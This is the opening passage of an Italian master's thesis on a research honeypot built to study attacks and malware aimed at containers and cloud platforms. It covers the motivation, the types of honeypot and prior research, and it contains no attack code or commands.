POLITECNICO DI TORINO

Laurea Magistrale in Ingegneria Informatica

Politecnico
di Torino

Tesi di Laurea Magistrale

Honeypot: ricerca di nuovi attacchi e malware mirati a containers e infrastrutture cloud

Relatore	Candidato
Prof. Fulvio RISSO	Alberto PELLITTERI

Dicembre 2021

Sommario

Negli ultimi anni le piattaforme cloud e l'impiego dei containers hanno assunto un ruolo sempre più strategico nella fornitura dei servizi di cui tutti usufruiamo. Tuttavia, sia le piattaforme stesse, sia i servizi che esse ospitano non sono immuni da attacchi informatici e necessitano, quindi, dell'impiego di adeguate soluzioni di sicurezza e di monitoraggio al fine di rilevare minacce a runtime, vulnerabilità o errori di configurazione. Pertanto, proprio per migliorare la detection di tali minacce e per studiare la continua evoluzione degli attacchi informatici mirati a containers e infrastrutture cloud, è stata creata una honeypot di ricerca.

Essa è l'oggetto di tale tesi e ha lo scopo di ricercare gli attacchi e i malware che vengono diffusi in rete per compromettere istanze virtuali, come i containers. L'honeypot ha anche la finalità di analizzare gli errori che possono essere commessi dagli utenti nella configurazione delle piattaforme cloud e che possono portare eventuali attaccanti a trarne vantaggio, come avviene, ad esempio, in seguito alla concessione di privilegi elevati o alla creazione di spazi di archiviazione pubblicamente accessibili.

Grazie alle strategie impiegate, si ha la possibilità di comprendere il comportamento adottato dagli attaccanti, le modalità di esecuzione degli attacchi e i tratti salienti di molteplici malware. Tutte queste informazioni, quindi, potranno essere raccolte, studiate e sfruttate al fine di documentare le minacce rilevate, analizzare i rischi associati e adoperare delle soluzioni di rilevamento adeguate.

Lo svolgimento di tale tesi illustrerà, perciò, l'architettura dell'honeypot insieme alle strategie e ai tools che sono stati impiegati. Inoltre, presenterà le statistiche relative agli attacchi monitorati e ricevuti durante il periodo in cui l'honeypot è stata schierata e, infine, riporterà delle conclusioni in merito agli attacchi informatici e ai malware riscontrati.

Ringraziamenti

Ai miei genitori che mi hanno permesso di raggiungere questo traguardo, appoggiandomi in qualsiasi scelta relativa al mio percorso di studi e sostenendomi in ogni momento.

A tutti i miei fratelli e le mie sorelle, cognati inclusi, con i quali ho condiviso le mie difficoltà e dai quali ho sempre imparato tanto.

A mia nipote che mi ha trasmesso tanta serenità.

A tutti i parenti che mi hanno sempre incoraggiato, spronato e motivato.

A tutti gli amici di giù, che mi hanno sempre fatto sentire a casa nonostante il tempo e la distanza.

A tutte le persone conosciute a Torino con le quali ho condiviso questo capitolo della mia vita.

A JEToP, palestra di vita, e ai JEToPini che ho ancora al mio fianco, persone vere, amici sinceri e fonti di ispirazione e di ambizione.

Al mio "capo" che mi ha guidato durante la mia prima esperienza lavorativa.

Infine, a me stesso che ho raggiunto questo traguardo senza fermarmi mai.

Indice

Elenco delle tabelle

Elenco delle figure

Acronimi

API
Application Programming Interface

CNCF
Cloud Native Computing Foundation

DDoS
Distributed Denial of Service

DoS
Denial of Service

IoC
Indicator of Compromise

RCE
Remote Command Execution

VM
Virtual Machine

Capitolo 1

Introduzione

Negli ultimi anni il mondo del cloud computing e quello della cybersecurity hanno assunto un'importanza strategica via via crescente.

Infatti, moltissime aziende ormai sfruttano le potenzialità del cloud al fine di gestire le proprie applicazioni e di fornire i propri servizi. Ciò introduce dei vantaggi dal punto di vista dei costi, della manutenzione, ma anche dell'affidabilità del servizio che un'azienda può offrire. Consente inoltre infinite possibilità di scalare l'infrastruttura di cui si ha bisogno e di potere fare spesso affidamento su cloud provider che garantiscono raggiungibilità, continuità e stabilità a prezzi ragionevoli.

D'altro canto, anche la cybersecurity ha ormai acquisito un certo spessore. Negli ultimi anni, infatti, gli attacchi informatici sono aumentati a dismisura, le aziende che sono state colpite sono moltissime e questi dati, che sono destinati ad aumentare, stanno dando al mondo della sicurezza informatica sempre più rilievo. Per tali motivi, essa va ormai ad applicarsi in qualsiasi ambito, tra cui anche quello del cloud computing.

Tuttavia, quando cloud computing e cybersecurity si intersecano, le tematiche da approfondire possono diventare molteplici: si può trattare la sicurezza, la privacy e l'accesso ai dati quando questi vengono trasferiti e immagazzinati nel cloud; si può approfondire anche l'isolamento da dovere garantire tra un utente ed un altro per la condivisione delle risorse computazionali di una stessa macchina; o ancora l'impiego di remote attestation per verificare l'integrità delle piattaforme utilizzate.

Tale tesi, però, si concentrerà su molteplici aspetti relativi al monitoraggio e al rilevamento delle minacce rivolte ai containers e ad altri tipi di infrastrutture cloud. Quindi, a passare sotto la lente di ingradimento saranno i rischi cui possono andare incontro sia gli amministratori di cluster e di istanze virtuali, ma anche gli amministratori che scelgono di impiegare le piattaforme cloud.

1.1 Il mondo del cloud computing

Il cloud computing ha posto le radici negli anni 60' con i mainframe, ai quali vari utenti avevano la possibilità di accedere fisicamente tramite diversi terminali per sfruttarne le risorse computazionali. Il punto di svolta si ebbe però negli anni successivi in due fasi ben distinte: prima, alla fine degli anni 90', con l'introduzione dei cosiddetti SaaS (Software as a Service), ovvero con la diffusione di applicazioni che concedevano spazio di archiviazione o altre semplici ma specifiche funzionalità, e poi, nel nuovo millennio, non appena Amazon Web Services iniziò a fornire servizi che permettessero la condivisione di risorse hardware e software all'esterno dell'azienda stessa.

Dietro il successo del cloud computing, però, si cela anche il progresso raggiunto dalla virtualizzazione, la quale ha permesso di astrarre l'esecuzione di macchine virtuali (spesso citate come VM, Virtual Machines) all'interno di altre macchine, reali, fisiche. Ciò ha introdotto una serie innumerevole di vantaggi: dall'isolamento spaziale, a quello temporale per evitare eventuali conflitti causati dalle performance tra processi differenti; dalla configurazione, alle dipendenze spesso richieste dalle istanze virtuali e dalle applicazioni; e ancora, da non dovere trascurare, dal punto di vista dei costi, sia dell'hardware, sia della manutenzione, sia del consumo energetico.

Lo step successivo è stato raggiunto, poi, con la capacità di astrarre primitive di virtualizzazione molto più ridotte delle VM che permettevano di lanciare esecuzioni all'interno di ambienti virtuali più elementari. In quest'ultimo caso infatti, si fa riferimento a cgroups e namespaces, ovvero le primitive fondamentali che successivamente vennero adottate dai containers, in soluzioni come LXC container, prima, e Docker, poi. Proprio tali containers hanno agevolato in maniera significativa molti processi legati all'integrazione, al testing, allo sviluppo e alla produzione di software, e rappresentano una soluzione molto più pratica, veloce e semplice delle sopracitate VM nel caso in cui si voglia virtualizzare un ambiente di esecuzione isolato dal resto del sistema.

Tuttavia, sia con la gestione di VMs, sia di containers, l'amministrazione di queste unità virtuali, prese una ad una, singolarmente, poteva rappresentare un ostacolo non indifferente per la scalabilità dei servizi e per la produttività. Tale limite è stato, perciò, colmato dalle cosiddette soluzioni ad orchestrazione. Esse permettono di coordinare e gestire delle macchine o dei containers, fornendo estrema flessibilità e scalabilità. Una delle soluzioni più impiegate in questo ambito è Kubernetes, che verrà trattato più in profondità anche nei prossimi capitoli. Esso, come anche gli altri orchestratori di containers, permette di gestire tante singole risorse, dette anche pods, in maniera efficiente e scalabile.

L'impiego di tali orchestratori, però, necessita di soluzioni appropriate al fine di monitorare e gestire le risorse in esecuzione. Si pensi, ad esempio, di volere monitorare i logs e lo stato dei pods in esecuzione all'interno di un cluster; o ancora

di volere monitorare il traffico in entrata e in uscita; o infine, di volere rilevare eventuali esecuzioni sospette. Gestire e maneggiare questi eventi singolarmente può rappresentare un ostacolo non indifferente.

A tal proposito, soprattutto in merito agli eventi relativi alle minacce che possono affligere i clusters e i containers dispiegati al loro interno, verranno trattate una serie di soluzioni che permettono di rilevare tali eventi e di centralizzarli, così da semplificare il monitoraggio delle risorse virtuali e adottare eventuali meccanismi di difesa. Per tali motivi, appare chiaro come queste soluzioni debbano avere una visione ampia di ciò che accade ai clusters e alle relative risorse, così da gestirle non solo in maniera efficiente, ma anche in maniera sicura.

1.2 Il mondo della cybersecurity

I dati relativi agli attacchi informatici perpetrati negli ultimi anni fanno capire che spesso le aziende non danno alla sicurezza informatica l'importanza che essa merita. Adottare delle strategie di difesa, e ancor prima di prevenzione, che siano robuste ed efficaci non è ancora una pratica sempre comune, e spesso ciò porta a dovere risolvere a posteriori i problemi causati da minacce e da vulnerabilità.

Nel 2020, causa la pandemia da Covid-19, molte aziende si sono viste costrette a lavorare da remoto; inoltre l'impiego e l'adozione di servizi cloud è cresciuto esponenzialmente. Ad aumentare, però, sono stati anche gli attacchi informatici rilevati. Secondo i dati raccolti dai ricercatori di sicurezza di Palo Alto Networks [1], relativi al periodo che va da Ottobre 2019 a Febbraio 2021, vi è una stretta correlazione tra le due statistiche sopracitate. Essa è legata al fatto che la crescente adozione di servizi cloud non è stata sempre accompagnata dall'impiego di strategie e strumenti di sicurezza. Ciò ha avuto un impatto significativo su vari settori industriali, tra cui si annoverano prevalentemente quelli maggiormente coinvolti nella risposta alla crisi epidemiologica: il settore farmaceutico, quello sanitario e anche quello governativo. Proprio in questi ambienti dov'è stata maggiore la migrazione e l'adozione di soluzioni cloud, è stato registrato anche un corrispondente incremento di incidenti informatici: del 127% nel settore farmaceutico, del 205% in ambito governativo e del 44% in ambito sanitario. Ad avere la peggio sono stati, però, anche quei settori che si sono dovuti reinventare al fine di fornire i propri servizi: ovvero il settore della vendita al dettaglio, con un incremento degli attacchi del 402% e del mondo della manifattura, con un incremento del 230%.

Anche alla luce di questi fatti, è quindi estremamente importante prestare attenzione agli aspetti legati alla cybersecurity e interlacciati al mondo del cloud computing.

L'adozione di piattaforme cloud come AWS e GCP, che al giorno d'oggi ospitano tutti i servizi più importanti di cui usfruiamo, non affida la sicurezza ai providers,

poichè essa è sempre demandata a chi configura questi ambienti e ne gestisce i servizi. Gli amministratori che usano queste piattaforme devono comprenderne le impostazioni e devono fare in modo da prestare attenzione alla loro configurazione. Spesso, sebbene tali infrastrutture cloud offrano servizi con settaggi "secure-by-default", sono gli stessi amministratori ad effettuare delle modifiche e a mettere a rischio la sicurezza di tali ambienti.

Ad esempio, degli studi recenti condotti da Aqua Security, poi anche riportati da Kaseroff [2], hanno evidenziato come circa il 90% delle aziende sono vulnerabili ad attacchi informatici legati ad errori di configurazione delle piattaforme cloud.

Tali errori possono essere introdotti sempre da parte degli amministratori che, non conoscendo o non adottando dei principi della cybersecurity, come quello del "least-privilege", vanno ad assegnare dei privilegi elevati ad altri utenti aziendali o a terze parti. Questi così potrebbero ottenere dei permessi da sfruttare per il proprio tornaconto, potrebbero causare ulteriori errori di configurazione sulle piattaforme o potrebbero essere vittima di attacchi di malintenzionati che perciò, ottenendone le credenziali, avrebbero un accesso incontrollato sui servizi forniti.

Inoltre, è anche bene conoscere e configurare in maniera appropriata le applicazioni che vengono impiegate ed esposte nella rete: queste potrebbero non essere state protette con sistemi di autenticazione robusti, o potrebbero essere state scelte delle immagini, nel caso di containers, con vulnerabilità note. Capita, infatti, molto spesso di incorrere nell'adozione di librerie o, più in generale, di software vulnerabili. Lo stesso OWASP Top 10 [3], che classifica in ordine di importanza e di frequenza i 10 rischi legati alle web-applications, riporta come l'impiego di componenti con vulnerabilità note, alla nona posizione nel 2017 (A09:2017-Using Components with Known Vulnerabilities), sia passato alla sesta posizione nel 2021 (A06:2021-Vulnerable and Outdated Components).

Tale concetto può essere astratto per qualsiasi tipo di software si vada ad impiegare, proprio perchè nessun software può essere privo di bugs. Kubernetes ad esempio, sebbene sia un progetto open-source di grande rilievo e mantenuto da una vastissima community, ha già rivelato qualche bug di sicurezza negli anni. Tra gli ultimi si annovera la CVE-2021-25741 [4], divulgata a Settembre 2021. Essa permetteva di penetrare nel nodo di un cluster tramite la creazione di containers root che impiegavano "subpath mount point" per l'accesso al volume.

E' quindi importante conoscere e aggiornarsi costantemente sugli strumenti, sulle componenti e quindi, in generale, sui software che vengono impiegati, sia che si parli di singoli containers, sia che si parli anche dei loro orchestratori, come Kubernetes.

1.3 Il focus della tesi

I mondi di cloud computing e cybersecurity, quindi, trovano ormai uno spazio di intersezione ampio, come già descritto prima. Tuttavia, in tale tesi l'interesse è quello di restringere l'attenzione sul rilevamento e sul monitoraggio di minacce rivolte a containers e sui rischi relativi alle infrastrutture cloud, tra cui anche le piattaforme e i servizi offerti dai providers.

Tra i rischi che possono minare la sicurezza sia di istanze virtuali, sia di infrastrutture cloud si hanno:

- le vulnerabilità dei software, come eventuali bug, che possono essere stati scoperti all'interno di applicazioni o sistemi, e che se non aggiornati, possono essere exploitati. Talvolta possono portare eventuali malintenzionati a sferrare attacchi di RCE (Remote Command Execution) o privilege escalation, che possono compromettere l'integrità di un sistema;

- le "misconfigurations", che se presenti possono intaccare la sicurezza delle applicazioni in esecuzione su eventuali istanze o anche alcuni servizi cloud forniti dai provider, come ad esempio accade nel caso di spazi di archiviazione pubblicamente accessibili;

- runtime threats, ovvero eventuali minacce che possono compromettere la sicurezza di containers o hosts durante la fase di esecuzione, ad esempio dopo che è stato scaricato e lanciato un malware o un miner;

- i permessi, che possono fornire eccessivi privilegi a chi in realtà non dovrebbe averne, o a chi dovrebbe averne meno di quanti non ne abbia già. Alla base di questa minaccia vi sta il principio del "least-privilege", che definisce infatti come un utente, o anche un servizio (come una AWS Lambda Function), debba avere solo i permessi minimi e indispensabili richiesti per svolgere il proprio compito.

Tutte queste minacce dimostrano quanto sia importante dotarsi di strumenti che permettano di difendere i containers, di rilevare eventuali vulnerabilità o di allertare l'amministratore nel caso in cui egli adotti configurazioni troppo permissive.

Al fine di soddisfare queste necessità, sono state diverse le aziende che negli ultimi anni hanno creato tools da integrare con infrastrutture cloud e con istanze virtuali. Tra queste vi è Sysdig, che ha sviluppato soluzioni sia open source, sia commerciali.

Ad esempio, una soluzione open source che vale la pena menzionare e che verrà trattata più nel dettaglio nei prossimi capitoli è Falco, donata alla CNCF (Cloud Native Computing Foundation) e, ad oggi, tra i progetti in incubazione. Falco, come riportato anche in un post di RedHat [5] (2021), è l'unico tool open source

costruito per fare runtime security in Kubernetes, ovvero per monitorare in fase di esecuzione eventuali minacce e comportamenti anomali sui clusters, e quindi sui containers dispiegati al loro interno.

Perciò, sia per l'interesse maturato nei confronti della forte e recente migrazione dei servizi sulle piattaforme cloud e sia con il proposito di volere monitorare l'entità degli attacchi che si sono registrati su di esse e su altri tipi di istanze virtuali, è stata realizzata una honeypot di ricerca. Essa, come verrà illustrato in maniera dettagliata nei prossimi capitoli, nasce con lo scopo di subire e rilevare gli attacchi che possono essere ricevuti dalle infrastrutture cloud. Tali minacce possono essere rappresentate da malware generici o da miners e possono essere propagate sia da parte di botnet, sia da parte di attaccanti reali.

Oltre a volere rilevare l'esecuzione di minacce a runtime legate a vari tipologie di attacchi, verranno messe in atto anche alcune strategie con lo scopo di rilevare se e come un attaccante può sfruttare una piattaforma cloud. Verranno, quindi, analizzati i permessi della piattaforma AWS su cui un attaccante potrà fare leva.

Infine, oltre alle analisi condotte sugli attacchi, tale honeypot si dedicherà all'irrobustimento delle strategie e delle soluzioni di difesa.

Per perseguire tali scopi, si andranno ad impiegare alcuni tools sviluppati da Sysdig: sia quelli ormai open source, sia quelli commerciali. L'impiego di tutti questi strumenti permetterà di avere piena visibilità su singole istanze virtuali, su clusters Kubernetes, ma anche su piattaforme cloud, come AWS. Ciò ha lo scopo di permettere a chi ne usufruisce di mantenere il pieno controllo e la piena consapevolezza di ciò che accade sulle istanze, di rilevare eventuali minacce o di scovare permessi che possono essere segno di una cattiva "cybersecurity posture". Permettono altresì di monitorare l'andamento delle risorse impiegate nei clusters, come CPU, memoria disponibile, pods in esecuzione e quant'altro.

1.4 Sommario dei contenuti

Il capitolo 2 verterà sulla definizione dell'honeypot, sulle sue diverse classificazioni e architetture, ma anche sul perchè essa viene impiegata. Verranno quindi illustrate alcune delle strategie note in letteratura riguardo la configurazione delle research honeypot, motivando, poi, le scelte adottate per la messa in atto di tale progetto.

Il capitolo 3 verterà invece sugli strumenti e sui programmi impiegati nell'honeypot, con un'attenzione mirata agli strumenti necessari per garantire il rilevamento e il monitoraggio di eventuali minacce.

Nel capitolo 4, invece, verrà trattato l'impiego di piattaforme cloud come AWS, al fine di sottolineare come tali ambienti siano sì indispensabili per la fornitura di servizi cloud, ma anche per ribadire come eventuali configurazioni possano introdurre dei rischi laddove non si adottino le strategie necessarie. Verrà inoltre

presentato un primo caso di istanza vulnerabile, ovvero quella che impiega le API di Docker raggiungibili da remoto.

Nel capitolo 5 si entrerà più in profondità sui servizi applicativi e sui containers che possono subire attacchi informatici quando esposti all'esterno della rete. In tal caso verrà impiegato Kubernetes che ha facilitato anche l'adozione di ulteriori strategie per la manutenzione e la gestione dei containers. Saranno poi esposte una serie di soluzioni che hanno permesso di automatizzare varie esecuzioni dell'honeypot.

Invece, nei capitoli finali, 6 e 7, verranno tratte le conclusioni sul progetto svolto, riportando delle statistiche e delle analisi su alcuni degli attacchi riscontrati nell'honeypot. Saranno inoltre illustrate delle nuove soluzioni di detection che l'honeypot ha permesso di ottenere in base agli IoC collezionati nei mesi.

Capitolo 2

Stato dell'arte

Nel corso di questo capitolo verrà fatta una digressione sulle honeypot, sulla loro classificazione e sulle loro caratteristiche. Poi, a passare sotto la lente di ingrandimento saranno le honeypot di ricerca. Proprio in merito a queste, verrà presentata una comparativa tra le soluzioni note in letteratura e la soluzione sviluppata durante lo svolgimento di tale tesi.

Verranno, infine, motivate le strategie adottate che appariranno ben più chiare anche nel capitolo 3, il quale presenterà i tools impiegati per il rilevamento e il monitoraggio di eventuali attacchi.

2.1 Honeypot

Una honeypot (letteralmente "barattolo di miele"), è un espediente che ha lo scopo di attrarre un qualcuno o un qualcosa.

Nel campo dei sistemi informativi, una honeypot rappresenta un ambiente reso volutamente vulnerabile al fine di ricevere eventuali attacchi che possono essere sferrati da parte di malintenzionati, studiarne le caratteristiche, gli strumenti che sono stati impiegati e, talvolta, testare la sicurezza dei propri ambienti. Essa può comprendere l'impiego di qualsiasi risorsa computazionale, coinvolgendo perciò software o anche hardware.

Una honeypot, quando ideata e configurata, non deve risultare essere solo un ambiente vulnerabile, ma anche realistico: l'attaccante non deve percepire di avere abboccato ad una trappola, ma deve pensare di avere effettivamente avuto accesso a dati confidenziali che gli potranno interessare o a servizi che gli potranno essere realmente utili.

Essa, oltre a non dovere mai esporre dei dati realmente confidenziali, dovrebbe essere anche in grado di loggare e monitorare qualsiasi azione avvenga, così da permettere la ricostruzione degli attacchi e dei punti di vulnerabilità che un

attaccante ha sfruttato. Può inoltre essere impiegata per imparare a comprendere le strategie degli attaccanti stessi, il loro modo di estrapolare le informazioni o di sfruttare determinate risorse. Oltre a monitorare il traffico in ingresso, però, tale ambiente dovrebbe essere anche in grado di controllare e limitare il traffico in uscita, così da non rendersi artefice di attacchi che la stessa honeypot potrebbe andare a sferrare all'esterno, in maniera da evitare anche l'ammonimento da terze parti.

Una honeypot può essere classificata come deployment honeypot (spesso detta anche production honeypot) o research honeypot, a seconda dello scopo che essa può assumere. Anche in base a tale classificazione, l'honeypot potrà essere esposta internamente o esternamente rispetto ad una rete aziendale:

- può essere piazzata all'esterno della rete, al di là di firewall, ospitata ad esempio da cloud provider. In tal caso il contatto con eventuali ambienti di produzione o reti interne sarà nullo. Tale approccio è quello prevalentemente impiegato con le research honeypot;

- può essere posizionata nella rete interna, emulando i veri e propri ambienti di produzione e monitorando anche eventuali attacchi che vengono sferrati a partire dalla rete locale stessa. Ciò garantisce visibilità totale anche se può introdurre qualche rischio per il resto della rete aziendale;

- può essere collocata nella cosiddetta "demilitarized zone" (o DMZ), ovvero una sottorete logicamente separata dalla rete aziendale interna, che ha lo scopo di esporre una serie di servizi aziendali nella rete pubblica. Quest'ultima soluzione risulta essere un buon compromesso tra le prime due in termini di granularità nel monitoraggio e di sicurezza.

A scopo illustrativo, l'immagine 2.1 riporta le tre possibili soluzioni esposte in precedenza.

Al fine di comprendere meglio gli scopi di una honeypot è necessario, però, addentrarsi nei dettagli delle due classificazioni principali, illustrando così anche i casi d'uso in cui esse vengono impiegate.

2.1.1 Deployment o Production Honeypot

Tale tipologia di honeypot viene prevalentemente impiegata come strumento di difesa da parte di un'azienda o di un ente. Essa può essere schierata a fianco della cosiddetta "production network", ovvero dell'effettiva rete di produzione in cui l'azienda può gestire, collocare ed esporre i propri servizi. Così facendo, tramite lo studio e l'analisi degli attacchi ricevuti, l'honeypot può aiutare ad irrobustire il perimetro di sicurezza della rete o può andare a scovare delle vulnerabilità degli ambienti usati realmente nella rete di produzione.



Figura 2.1: Collocazioni di un'honeypot rispetto alla rete aziendale

Gli scopi che può avere una honeypot di questo tipo possono perciò essere differenti. Un'azienda, infatti, potrebbe:

- volere inserire in una blacklist un insieme di indirizzi IP dai quali vengono aperte delle connessioni sospette o troppo frequenti, così da prevenire reali attacchi;

- volere rallentare l'esecuzione di attacchi da parte di malintenzionati. In tal caso, l'honeypot avrebbe lo scopo di distogliere l'attenzione degli attaccanti dalla "production network" vera e propria, direzionandoli invece verso una rete che gli è stata volutamente esposta ed allestita;

- volere testare la sicurezza di determinate librerie o ambienti, che possono essere già stati adottati o che potranno essere adottati in futuro nella vera production network. In tal modo, si lascerebbe agli attaccanti la possibilità di sferrare eventuali attacchi e di sfruttare eventuali bugs. Di conseguenza, un'azienda potrebbe poi andare ad effettuare delle patch mirate o potrebbe anche andare alla ricerca di nuove librerie o di nuove soluzioni.

Alla luce di tali osservazioni, è chiaro che la configurazione di tale tipo di honeypot da in dotazione un sistema che va a studiare e monitorare i rischi cui si può andare incontro negli ambienti o nelle reti di produzione. Partendo da questi sarà, poi, possibile adottare dei meccanismi di difesa o di risposta ad eventuali vulnerabilità o minacce, andando quindi a correggere eventuali bug o ad adottare strategie alternative.

2.1.2 Research Honeypot

Le honeypot di ricerca sono nate con uno scopo simile alle production honeypot, ma hanno tuttavia dei tratti salienti differenti.

Anch'esse, infatti, possono avere lo scopo finale di migliorare determinati strumenti di difesa e di prevenzione, ma impiegano delle strategie differenti, spesso generiche rispetto alle soluzioni maggiormente specifiche che vengono adottate nelle production honeypot. Vanno spesso alla ricerca di nuovi malware e di nuovi attacchi, e inoltre, sono talvolta impiegate anche per produrre contenuti di carattere informativo, come report o articoli, che siano rivolti alla comunità di persone interessate al mondo della cybersecurity.

Proprio perchè hanno un focus più generico, le honeypot di ricerca a differenza delle deployment honeypot, non riproducono gli ambienti di produzione che vengono impiegati internamente da un'ente o da un'azienda, ma vanno quindi a ricercare attacchi verso infrastrutture molto diffuse o soluzioni molto comuni. Tuttavia, spesso, tale honeypot può essere classificata in base ad ulteriori categorie: tra le tante si annoverano le honeypot anti-spam, che studiano le strategie adottate dagli spammers, e le malware honeypot, che sono più focalizzate sull'analisi dei malware.

In generale, quindi, esse sono focalizzate sulle strategie e sulle tecniche che permettono ai malintenzionati di effettuare certi tipi di attacchi, sulle vulnerabilità che essi sfruttano e sui file malevoli che diffondono per i loro scopi. Tutte le informazioni che possono così essere raccolte su tali attacchi assumono un ruolo fondamentale e necessitano di dovere essere conservate in un'infrastruttura ad hoc. Una loro dettagliata analisi può infatti consentire la prevenzione da tali minacce e la difesa di programmatori, amministratori di piattaforme e ancora più in generale, degli utenti comuni. Ad esempio, basti pensare che le più note aziende produttrici di anti-virus impiegano tali honeypot con lo scopo di aggiornare i prodotti che loro stessi vendono in base ai nuovi trends di attacco e ai nuovi malware rilevati.

Le honeypot di ricerca, quindi, risultano essere più complesse dal punto di vista della gestione e dell'architettura. Come anche anticipato in precedenza, vengono solitamente collocate in un ambiente separato dalla rete aziendale, così da isolarle dalla stessa e da evitare la propagazione di eventuali minacce. Richiedono, però, un'attenta fase di elaborazione per la scelta dei servizi da esporre e per la

configurazione degli strumenti che consentono il monitoraggio e l'immagazzinamento delle evidenze riscontrate.

Proprio tale honeypot di ricerca sarà la tipologia su cui verterà tale tesi, andando a inglobare una molteplice quantità di strategie che avranno lo scopo di attrarre diversi tipi di attacchi, automatici e manuali, rivolti sia ad istanze virtuali (containers su tutti) sia a piattaforme cloud.

2.2 Le honeypot di ricerca note in letteratura

Le soluzioni che sono state adottate negli ultimi anni in merito alle research honeypot sono di vario tipo. Esse si basano sull'impiego di tools, spesso open-source, che possono essere adottati e lanciati o con un approccio "stand-alone", e quindi in maniera autonoma, oppure insieme ad altre componenti, così da andare a costituire un'architettura già completa che ha lo scopo di raccogliere statistiche, analizzare gli attacchi e studiare eventuali malware. Infatti alcune di esse, oltre ad esporre dei servizi e a presentare delle vulnerabilità che gli attaccanti possono sfruttare, integrano anche gli strumenti necessari per rilevare tali attacchi o delle dashboard per visualizzarne i dati.

Tuttavia, un'ulteriore distinzione che aiuta a comprendere le soluzioni che sono state impiegate o che sono disponibili al giorno d'oggi è quella che si fa in base al livello di interazione di una honeypot, che può essere low, medium o high. L'adozione e l'impiego di un determinato livello di interazione piuttosto che di un altro, dipende dagli obiettivi che eventuali organizzazioni, ricercatori o compagnie vogliono perseguire e anche dagli strumenti che essi hanno a disposizione:

- una low interaction honeypot è una soluzione che simula i protocolli di rete di un sistema operativo, ma non può affatto essere paragonata ad un sistema operativo vero e proprio. E', quindi, in grado di raccogliere solo un quantitativo di informazioni limitate relative agli attacchi riscontrati ad uno specifico livello di astrazione;
- una medium interaction honeypot concede agli attaccanti l'esecuzione su un ambiente virtualizzato, offrendo un maggior livello di interazione rispetto alla low interaction honeypot. In esse è anche possibile studiare e analizzare malware senza perciò andare a compromettere l'integrità dei sistemi veri e propri;
- una high interaction honeypot, infine, concede un'infrastruttura reale e completa, con il massimo livello di interazione e, allo stesso tempo, di visibilità sulle esecuzioni degli attaccanti.

Tutte le honeypot di ricerca note, quindi, operano in base a tale classificazione e in base alla granularità dei logs che possono essere raccolti.

2.2.1 SSH honeypot

L'impiego di SSH honeypot è stato molto diffuso nella prima decade degli anni 2000. Questo tipo di strategia permette il collezionamento di una serie di informazioni relative ai tentativi effettuati dagli attaccanti per accedere a una macchina che è stata configurata con un meccanismo di autenticazione basato su password debole. Essa permette di raccogliere gli IP degli attaccanti, username e password tentate, ma anche eventuali comandi eseguiti direttamente sul terminale.

Tale tipologia di approccio è stata documentata da diversi articoli, tra cui "Lessons learned from the deployment of a high-interaction honeypot" [6] (E. Alata, V. Nicomette, M. Kaaniche, M. Dacier e M. Herrb, «Lessons learned from the deployment of a high-interaction honeypot», 2006). In esso si evincono delle statistiche relative agli accessi tentati dagli attaccanti, relative a chi li avesse effettuati (se programmi o persone reali), ma anche relative al tipo di esecuzione che era stata lanciata: in questo caso, il cambio della password per garantire l'accesso persistente alla macchina e il download di malware. Oltre a ciò, sono stati individuati lo scan tramite SSH di altre reti, l'esecuzione di clients IRC (Internet Relay Chat), tentativi di privilege escalation tramite rootkit o di phishing.

La ricerca condotta da Sophos [7] (Matt Boddy, «Exposed: Cyberattacks on Cloud Honeypots», 2019) si è invece concentrata altrove, complice anche l'interesse verso altri aspetti, tra cui quelli relativi al cloud computing. In tal caso, impiegando sempre una SSH honeypot, sono stati collezionati i dati relativi al traffico ricevuto da piattaforme cloud. Dispiegando l'honeypot in diverse regioni di AWS sono stati monitorati, quindi, i dati relativi a quale di queste regioni ricevesse maggior traffico, entro quanto tempo venisse ricevuto un attacco dalla fase di creazione delle istanze e i luoghi a partire dai quali venissero ricevuti tali attacchi.

Sebbene tale soluzione possa essere interessante per effettuare un'analisi sulla ricezione del traffico malevolo riscontrato nelle piattaforme cloud, il suo impiego restringerebbe il mirino al solo protocollo SSH. Quindi, tale approccio non permetterebbe di scavare in profondità su quei servizi applicativi che vengono realmente impiegati ogni giorno e che possono essere sfruttati da parte di eventuali attaccanti.

2.2.2 Soluzioni miste

Altre ricerche hanno visto l'impiego di vari tools che, affiancati l'uno con l'altro, hanno permesso di rilevare minacce su più fronti.

Un primo caso è quello riportato da Brown et al.[8] (Stephen Brown, Rebecca Lam, Shishir Prasad, S Ramasubramanian e Jo Slauson, «Honeypots in the Cloud»,

2012), che ha adottato l'impiego di Dionaea[1], Kippo[2], Amun[3], Artillery[4] e Glastopf[5]:

- il primo è un tool di bassa interazione che emula differenti protocolli, tra i quali HTTP, FTP e MySQL;
- il secondo simula una shell e, anche in questo caso, il protocollo SSH;
- il terzo integra vari tipi di moduli vulnerabili e ha lo scopo di analizzare i malware e i payload malevoli, al fine di effettuare su di essi delle analisi;
